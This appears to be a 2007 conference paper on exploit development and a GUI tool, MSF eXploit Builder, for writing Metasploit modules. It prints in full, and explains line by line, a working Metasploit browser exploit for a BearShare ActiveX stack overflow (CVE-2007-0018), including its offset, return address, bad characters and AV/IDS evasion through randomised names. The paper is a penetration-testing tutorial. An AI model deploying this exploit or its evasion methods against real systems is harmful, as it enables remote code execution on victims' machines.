VNSECON 2007

Speeding Up the exploits' Development prOcess

Kill & Undo

\x35	\x36	**\x35**		**\x32**				
	\x31				**\x39**	\x32		
\x38				\x38		**\x33**		
				\x39	**\x34**		\x38	**\x37**
	\x34	**\x36**	**\x32**				**\x31**	
		\x34	**\x37**	\x31		**\x36**		
	\x37		**\x33**		\x32			
	\x35			\x37		**\x39**		**\x34**
		\x38			**\x31**		**\x33**	\x32

« This paper is dedicated to anyone and everyone that understands that hacking and learning is a way of life, not a day job or semi-ordered list of instructions found in a thick book. »

Reference: The Shellcoder's Handbook, Wiley ISBN 0-7645-4468-3

« Security is a process, not a product. »

Reference: Secrets & Lies, Bruce Schneier, Wiley ISBN 0-471-45380-3

Jerome Athias, 2007

Speeding Up the exploits' Development prOcess

Jerome Athias

Speaker:

Jerome Athias

Abstract:

Exploit writers have basically always to deal with the same scenario.
The exploit development process includes the following tasks:
1) **Finding the bug** *(nowadays it is often done using a fuzzer)*
2) **Analyzing the bug** *(commonly done using a debugger, except for some vulnerabilities like XSS or SQL injection, etc)*
3) **Writing the PoC** *(people will use their preferred language: C, Perl, Python...)*

It introduces some tasks like:
* **Finding the space available for the shellcode**
* **Dealing with badchars**
* **Finding a return address**

4) **Writing the exploit**

Making it reliable, with various targets support, etc

Problems:

To accomplish this process, an exploit writer will use various tools (softwares, scripts, pieces of code,...) and will often have to repeatedly do the same tasks, again and again... to obtain a nice and reliable exploit. The exploit's code will have to be modified when changing the shellcode.
Each writer will use his preferred coding language; resulting to anarchy in the exploits directory of the pentester. The parameters having to be passed to the exploits, the name of the variables used, the design of the code, the details provided with the exploit, etc – all of this will vary from an exploit to another. And so, it will be hard for someone to use efficiently these exploits for an automatic exploitation (pentest or mass-root attack). Hopefully, some guys think about it. It's the case for the Metasploit team. The **Metasploit Framework** includes a lot of tools for the exploit development process and is specifically designed for reusability of the pieces of code commonly used in exploits.

By the way, there is globally a lack of all-in-one package for the exploit development process, coming with a nice GUI, and special built-in features to speed up the exploit development.

Today, my goal is to show you my answer to this fact with one tool I made during free time. Its name is: **MSF eXploit Builder**, aka MSF-XB – or the « Exploit Development Wizard »

==> This tool includes a lot of functionalities and third party tools to speed up the exploit development process, build reliable exploits and generate MSF compliant exploit modules.

About the author:

Jerome Athias is a French independent IT security researcher who has built his own IT Company (*http://www.JA-PSI.fr*).

He's 27 years old and lives in Besançon, east of France, near Switzerland.

(NB: Besançon is the town where Victor Hugo, author of « Les misérables » was born.)

He worked during 6 years as programmer analyst.

He contributes to various mailing-lists and forums related to IT security (bugtrag, metasploit, etc).

He's the webmaster of *https://www.securinfos.info*, the French not-official Metasploit's website *http://www.metasploit.fr*, and moderator for well kown French forums related to computer science, networks and security (*http://frameip.com*, *http://authsecu.com*), co-founder of *http://www.freerainbowtables.com*.

Translator (in French) for various computer security related papers.
Metasploit project:
i.e.: *http://framework.metasploit.com/documents/msfopcode_fr.html*

Security Focus:
http://www.securityfocus.com/infocus/1790
http://www.athias.fr/jerome/DOC/Metasploit2_FR.pdf

Articles writer and beta-tester for the international IT security magazine Hakin9 (French and us version).

He has participated to the book: « Computer Security: Principles and Practice », William Stallings & Lawrie Brown, © Prentice Hall 2008
http://vig.prenhall.com/catalog/academic/product/0,1144,0136004245-TOC,00.html

Jerome was mentioned in various security-related websites.
http://www.google.com/search?hl=en&q=jerome+athias

Exploits writer
http://www.milw0rm.com/author/378
http://secunia.com/advisories/14526/

Significant presentation:

« Metasploit Framework to the max », French Security Experts Group (OSSIR), 20061009, Paris, France
http://www.ossir.org/windows/calendrier/index2006-2007.shtml

About the Metasploit Framework:

The Metasploit Framework (MSF) is a development platform for creating security tools and exploits. The framework is used by network security professionals to perform penetration tests, system administrators to verify patch installations, product vendors to perform regression testing, and security researchers world-wide. The framework is written in the Ruby programming language and includes components written in C and assembler.

The Metasploit Framework consists of tools, libraries, modules, and user interfaces. The basic function of the framework is a module launcher, allowing the user to configure an exploit module and launch it at a target system. If the exploit succeeds, the payload is executed on the target and the user is provided with a shell to interact with the payload.

http://www.metasploit.com

The Metasploit Framework is an awesome project. Free, and open source: many people can help to improve it and add a lot of new features (like exploits modules).

The Metasploit Framework already includes a nice list of exploits modules for various targets (different operating systems and various vulnerable services, between various protocols).

But a pentester should find a vulnerability in an application developed by the audited company, and so should have to write his own exploit module. The design of the Metasploit Framework allows people to do this in an easy and reliable manner.

Metasploit Framework's exploits modules:

The modules of the Metasploit Framework are stored in directories aptly named. And so, after having installed the framework, you will find modules directories such like "exploits, payloads, nops and encoders".
If you browse the "*\framework\modules\exploits\*" directory, you will see that the MSF's exploits are stored in subdirectories, with one for each operating system ("*windows*, *linux*, *solaris*... and *multi*").
In an OS directory (i.e.: *windows*); people can find other subdirectories for each type of exploit or protocol ("*browser*, *ftp*, *iis*, *smtp*...").

As it should be difficult for people, not very familiar with the design of the MSF's exploits modules, to start to write a new exploit module from scratch; the first step I would like t cover will be to edit an already existing exploit code.

We will edit the "*bearshare_setformatlikesample.rb*" exploit with a text editor (Note that Notepad++ is an example of a free editor that recognizes the Ruby language code, but others are also available).

Listing 1. A Metasploit Framework exploit module

```
##
# $Id: bearshare_setformatlikesample.rb 4953 2007-05-21 20:51:13Z hdm $
##

##
# This file is part of the Metasploit Framework and may be subject to
# redistribution and commercial restrictions. Please see the Metasploit
# Framework web site for more information on licensing and terms of use.
# http://metasploit.com/projects/Framework/
##

require 'msf/core'

module Msf

class Exploits::Windows::Browser::BearShare_SetFormatLikeSample < Msf::Exploit::Remote

	include Exploit::Remote::HttpServer::HTML

	def initialize(info = {})
		super(update_info(info,
			'Name'          => 'BearShare 6 ActiveX Control Buffer Overflow',
			'Description'    => %q{
					This module exploits a stack overflow in the NCTAudioFile2.Audio
ActiveX
					Control provided by BearShare 6.0.2.26789.  By sending a overly long
string
					to the "SetFormatLikeSample()" method, an attacker may be able to
execute arbitrary code.
			},
			'License'       => MSF_LICENSE,
			'Author'        => [ 'MC' ],
			'Version'       => '$Revision: 4953 $',
			'References'     =>
				[
					[ 'CVE', '2007-0018' ],
					[ 'BID', '23892' ],
					[ 'URL', 'http://lists.grok.org.uk/pipermail/full-disclosure/2007-
May/062911.html' ],
				],
			'DefaultOptions' =>
				{
					'EXITFUNC' => 'process',
				},
			'Payload'        =>
				{
					'Space'         => 800,
					'BadChars'      => "\x00\x09\x0a\x0d'\\",
					'PrepenEncoder' => "\x81\xc4\x54\xf2\xff\xff",
				},
			'Platform'       => 'win',
        'Targets'       =>
                [
                        [ 'Windows XP SP2 Pro English',     { 'Offset' => 4116, 'Ret' =>
0x7c81DC1C } ],
                ],
                        'DisclosureDate' => 'May 5 2007',
                        'DefaultTarget'  => 0))
        end

        def on_request_uri(cli, request)
                # Re-generate the payload
                return if ((p = regenerate_payload(cli)) == nil)

                # Randomize some things
                vname = rand_text_alpha(rand(100) + 1)
                strname         = rand_text_alpha(rand(100) + 1)

                # Set the exploit buffer
                sploit =  rand_text_alpha(target['Offset']) + [target.ret].pack('V')
                sploit << make_nops(8) + p.encoded

                # Build out the message
                content = %Q|
                        <html>
                        <object classid='clsid:77829F14-D911-40FF-A2F0-D11DB8D6D0BC'
id='#{vname}'></object>
                        <script language='javascript'>
                        var #{vname} = document.getElementById('#{vname}');
                        var #{strname} = new String('#{sploit}');
                        #{vname}.SetFormatLikeSample(#{strname});
                        </script>
                        </html>
            |

                print_status("Sending exploit to #{cli.peerhost}:#{cli.peerport}...")

                # Transmit the response to the client
                send_response_html(cli, content)

                # Handle the payload
                handler(cli)
        end

end
end
```

Here are the global comments about this code and its different parts:

1) First the module starts with a comment (comments lines in Ruby start with #). It contains some information about the exploit module file (i.e.: name of the file, date of the last modification) for the source code repository, and information about the licence.

2) We find the line require 'msf/core'. This code says to the Metasploit Framework that the exploit module needs to use some functions included in the Core library. (You can find more information about the Core library online: on the Metasploit Framework official website: *http://www.metasploit.com*).
Note: this line always has to be present in an exploit module

3) Then, module Msf follows. It should also always be there.

4) The following line defines the main class of the exploit, giving the path and name to be used by the framework:
class Exploits::Windows::Browser::BearShare_SetFormatLikeSample < Msf::Exploit::Remote
Note that, as the exploit file is located in:
"*\exploits\windows\browser\bearshare_setformatlikesample.rb*"
the name of the class has to be:
Exploits::Windows::Browser::BearShare_SetFormatLikeSample
PS: more information about how to gives a name to a Metasploit Framework exploit module are presented in the Metasploit Developer's Guide

   It also specifies to the framework that it's an exploit that is used remotely:
   < Msf::Exploit::Remote

5) For this type of exploit, it is useful to use some specific built-in features of the Metasploit Framework to generate an HTML page and provide it via a built-in web server (so we don't need to install another web server like IIS or Apache and copy the generated page to it: we save time!). Just do it like this:
include Exploit::Remote::HttpServer::HTML

6) After that, we enter in the main code of the class, and initialize it with:
def initialize(info = {})

7) The various parameters for the exploit are defined in:
super(update_info(info,

8) The Name of the exploit (displayed in the Metasploit Framework via the web based interface, under the msfgui or via the show exploits command in the msfconsole), a short Description is included with information about the vulnerability, then we find the Licence type (i.e.: MSF or BSD), the Author's name(s), the Version of the module and a list of URLs pointing to security advisories or other information about the vulnerability.

9) And now starts an interesting and important part: the options configuration for the exploit.
This part is probably the most important and interesting one, since it is also the most technical.

   First we find the DefaultOptions data. This section permits specifying default values to be used by the framework when launching the exploit. It could be used to specify for example a default port, a default login and password if needed, etc.
   In our example, the EXITFUNC parameter is specified with the value "process". It defines how the exploit (and payload) will end when injected in the target application. It could take other values like "thread" or "exit".
   Note: the exploit writer should use the best value for this parameter depending on the scenario of exploitation

Then, a section is reserved for the payload's parameters. This section will let the exploit programmer define, or specify, the context in which the vulnerability is triggered.
Here we find the Space parameter (with a value of 800). This parameter indicates that we have a space of 800 bytes in memory to inject our shellcode (payload). The value specified here will be used by the framework to display the list of available payloads for a given exploit. The framework will check that the payload is able to be placed in the available space.

We find also the BadChars parameter. This one is a list of the forbidden characters (here noted in hex). You should have to know that when exploiting an application, this one should transform the received value, as for example putting all the characters in uppercase before parsing or interpreting them. The NULL byte character (\x00) would be commonly added in the BadChars value since it represents the end of a string, and so if our shellcode contains a NULL byte; it would be truncated and our exploit would fail.
So, the BadChars parameter is used to tell the encoder the characters it has to avoid.
(Note that, again, it saves precious time to allow the framework to deal with the bad characters.)

In our BearShare_SetFormatLikeSample exploit module, we find also the PrepenEncoder parameter. It will be also used by the encoder and is useful to prepend the payload with some assembler code. It helps for reliability.

In the next sections, the Platform type is specified (here: "win" for Windows), and then the Targets affected or supported.
In the case of most of Windows exploit modules; we will find a return address for each different system. You have to know that for a Windows software exploitation, the return addresses (commonly used from NTDLL.dll, kernel32.dll ... when not found in the target application) will change from one system to another. (i.e.: between Windows 2000 and Windows XP or even from Windows XP SP1 and Windows XP SP2)
And so, here we have:
['Windows XP SP2 Pro English',   { 'Offset' => 4116, 'Ret' => 0x7c81DC1C }]

It means that the exploit will work against a system using Windows XP SP2 Professional with the English locale (i.e.: US, UK) with the vulnerable application (version 6.0.2.26789).
It also means that it should not work against a Windows 2000 system.

The Offset parameter indicates to the framework how to generate the exploit before launching it. It says from where the payload will be injected.
Note: this value can change from one system to another (i.e.: XP and 2000)
The Ret parameter stands for Return Address, and specifies the address to be used to redirect the execution flow. At this address, we should find an assembler instruction to accomplish this task of redirection.
Note: to retrieve a return address for your system, you can use msfpescan which is described later in this article

And finally, for the payload options, we can see the DisclosureDate and the DefaultTarget parameters. The first one is easy to understand. The second one permits specifying the default target to be used when launching the exploit if none is specified by the Metasploit Framework user. (In this case it is not so useful since the exploit includes only one target. Note that the first target has the number 0, just like for a C style array.)

Note: you will often times find the line 'StackAdjustment' => -3500 in the exploit modules. It causes the framework to prepend an *add esp, -3500* to the payload. (Esp is the stack pointer register; it stores the top of stack address.)
This code ensures that the payloads/encoders don't corrupt themselves. Also, in some cases, payloads assume that a certain amount of available stack space exists; so that adjustment helps to correct that assumption.

The definition of the initialize method is ended by the end word.

The second big part of the exploit module is the code that will trigger the vulnerability and help to exploit it.
So here we first find the following line:
def on_request_uri(cli, request)
It indicates that we start a new definition for on_request_uri, which is the event triggered when a client browser (the victim: cli) connects to our malicious web server and requests the exploit page (request).

Then we find a line to regenerate the payload if an error occurs:
return if ((p = regenerate_payload(cli)) == nil)
(nil is an equivalent for null)

After that, we see that the exploit writer generates a random value by using the rand_text_alpha() method:
vname = rand_text_alpha(rand(100) + 1)
This randomization is used with evasion in mind and helps to bypass IDS/IPS/AV filters.

Then, the exploit is built like this:
sploit = rand_text_alpha(target['Offset']) + [target.ret].pack('V')
Again, the rand_text_alpha() method is used for evasion, and the value of target['Offset'] (in our case: 4116) is passed to it as the length parameter. The return address is added to the sploit string using [target.ret].pack('V'); it means that the value 0x7c81DC1C will be converted in little indian and so is "reversed" and gives something like \x1C\xDC\81\x7c.

Finally, some nops (do nothing) are generated and added at the end of the buffer, just before the encoded payload:
sploit << make_nops(8) + p.encoded

As the buffer is now built, it is time to generate the HTML code of the exploitation web page. It is stored in the variable called "content".
Since this exploit module exploits a vulnerability in an ActiveX; its CLSID has to be specified and an ID is also specified using the value generated in the vname variable (here we understand how evasion is used).
The values of both vname and strname are then used to declare JavaScript variables and the exploit code (sploit) is included.
And at the end; the vulnerable function SetFormatLikeSample is called.

After the HTML code construction, a message is displayed to the attacker using this line:
print_status("Sending exploit to #{cli.peerhost}:#{cli.peerport}...")
The print_status() method just acts as the C++ printf() one.

The exploit (malicious HTML code) will be send to the victim via the command:
send_response_html(cli, content)

And the payload will be handled using:
handler(cli)

Finally; we find an end statement for the "def on_request_uri", "def initialize" and "class Exploits" declarations.

Voila! We now understand how a Metasploit Framework exploit module is written.

It's now time to write our own exploit! Are your ready?

Writing a new exploit module

We will use our acquired skills to write a completely new exploit module.
To accomplish this task with less effort; we will use:

1) The analyzed exploit module (*bearshare_setformatlikesample.rb*) as a template
2) An existing exploit, in the same vulnerability category, which is not existing in the metasploit tree (not available in the MSF format at time of writing of this article)

Since the last few months a lot of vulnerabilities where reported in ActiveX *(during and after the Month of ActiveX Bug, MoAxB)*, I have chosen to show you how to write an exploit module for this type of vulnerability. This paper will not cover the basics of how to find a vulnerability *(for example using a fuzzer)* nor the memory management under Windows or how to use a debugger.

I will describe how to write an exploit module for the BarCode ActiveX control version 4.9 overflow. This one was nicely described on *http://www.milw0rm.com/exploits/4094*

The way to follow to write manually our new exploit module is described in appendix 1.

We will now view how to do it with the help of the MSF eXploit Builder...

MSF eXploit Builder (MSF-XB)

MSF eXploit Builder is part of theXploiter project, by Jerome Athias

Metasploit ™ is a registered trademark

MSF eXploit Builder (MSF-XB)

What is it?

Graphical User Interface, coming with a package of external tools.

What for?

Write exploits modules for the Metasploit Framework.

What does it?

It helps to use various tools from one single interface to speed up the exploits' development process.

How does it work?

MSF-XB comes basically as one win32 executable with some DLLs.
It can be used directly or installed with an user-friendly win32 installer.

Is it for Windows platforms only?
Yes. Actually it is.

Why? *(*nix is better!)*

I am a Windows programmer.
Most of the wild-wide-web exploits are for Windows.
Windows is the most used operating system in the world for personal users. (Including banks' employees, little companies' users... and home users)
One needs a Windows platform to exploit a Windows platform. It means that an exploit writer having to write an exploit for a Windows' services, software... would have to use a Windows platform to write and test his exploit.
So, I assume that running software on the test-target *(usually a virtual machine)* is not a big pity.

Note: If you don't agree and still prefer to use vi; it's your full right!

Note2:
« **There is no script-kiddies' tool! There is only script-kiddies using tools!** »

Old video (alpha version):
http://www.milw0rm.com/video/watch.php?id=45

Requirements:

- A Microsoft Windows operating system *(Vista is supported) (both a 32bit and a 64bit version are available). (MSF-XB supports both English and French languages)*
- MSF-XB needs that the Metasploit Framework (v3 or v2) was installed.

Licence?

Free.
"Free tools cost the most! … They cost the time to understand why they are free"


The MSF-XB's interface

MSF eXploit Builder has an MDI (Multiple Documents Interface) design.
From the first Window, people have access to the main menu.
In this one we find 2 mitres.

1st mitre:


The editor lets you:

- Edit an existing exploit module
- Start to build a new exploit module




2nd mitre:

- MSF Update: it is a shortcut to launch the update of the Metasploit Framework's project tree via svn
- A link to directly access the official Metasploit's website (via the default browser)
- MSFweb: starts the web interface of the Metasploit Framework
- Other shells: CMD, NASM and RUBY



The MSF-XB's Editor



Module: C:\Program Files\Metasploit\Framework3\framework\modules\exploits\

Arial 10 Noir

Locale: MULTI

Documentation: http://metasploit.com/projects/Framework/msf3/developers_guide.pdf

The main goal of the editor is to be able to open the code of an MSF exploit module, and to be able to quickly modify this code.

The editor's main window is cut into two big parts:
- at right we find a classic text editor (something like notepad)
- at left we have various fields which represent the common parameters of an MSF exploit


To edit an exploit, the user simply has to click on the explore button « ... ».
It provides the Windows explorer open-file window.

NB: you can note that MSF-XB will assume that the Metasploit Framework is installed in the default directory. It will save time because when you will open the editor and click « explore »; you will directly see the exploits' directories.
You can also use the right-click "Open with..." function from Windows Explorer.

PS: MSF-XB comes with an .INI file to specify the path of the MSF and other tools, and you will be asked for these paths when using XB. (So don't worry about the first configuration step)

Note: MSF-XB's editor supports both version 3 (Ruby) MSF's exploit modules and version 2 (Perl) ones.

When the use has chosen the exploit he wants to edit/modify, MSF-XB will instantly display its code and fill the parameters' fields with the matching values.



Module:	C:\Program Files\Metasploit\Framework3\framework\modules\exploits\windows\browser\bearshare_setformatlikesample.rb
Name	BearShare 6 ActiveX Control Buffer Overflow
Version	$Revision: 4953 $
Date	May 5 2007
Author(s)	MC
Arch	
OS	win
Space Availab	800
Keywords	
Min nops	
Max nops	
Bad Chars	"\x00\x09\x0a\x0d'\\"PrepenEncoder'
PrepEncoder	
Description	This module exploits a stack overflow in the NCTAudioFile2.Audio ActiveX Control provided by BearShare 6.0.2.26789. By sending a overly long string
Targets	Windows XP SP2 Pro English
Ret. address	0x7c81DC1C
DLL	
Opcode	
Windows	
SP	
Type	
Locale	MULTI
Ret. addres	

REF	
['CVE', '2007-0018'	http://www.cve.mitre.org/cgi-bin/cvename.cgi?
['BID', '23892']	http://www.securityfocus.com/bid/23892
FULL-DISCLOSURE	http://lists.grok.org.uk/pipermail/full-disclosure/
MetaSploit	http://www.metasploit.com/projects/Framework

Keys	
Documentation	http://metasploit.com/projects/Framework/msf3/developers_guide.pdf

```
##
# $Id: bearshare_setformatlikesample.rb 4953 2007-05-21 20:51:13Z hdm $
##

##
# This file is part of the Metasploit Framework and may be subject to
# redistribution and commercial restrictions. Please see the Metasploit
# Framework web site for more information on licensing and terms of use.
# http://metasploit.com/projects/Framework/
##

require 'msf/core'

module Msf

class Exploits::Windows::Browser::BearShare_SetFormatLikeSample < Msf::Exploit::Remote

        include Exploit::Remote::HttpServer::HTML

        def initialize(info = {})
                super(update_info(info,
                        'Name'          => 'BearShare 6 ActiveX Control Buffer Overflow',
                        'Description'   => %q{
                                This module exploits a stack overflow in the NCTAudioFile2.Audio ActiveX
                                Control provided by BearShare 6.0.2.26789.  By sending a overly long
string
                                to the "SetFormatLikeSample()" method, an attacker may be able to
execute arbitrary code.
                        },
                        'License'       => MSF_LICENSE,
                        'Author'        => [ 'MC' ],
                        'Version'       => '$Revision: 4953 $',
                        'References'    =>
                                [
                                        [ 'CVE', '2007-0018' ],
                                        [ 'BID', '23892' ],
                                        [ 'URL', 'http://lists.grok.org.uk/pipermail/full-disclosure/2007-
```

NB: a syntaxical coloration is available

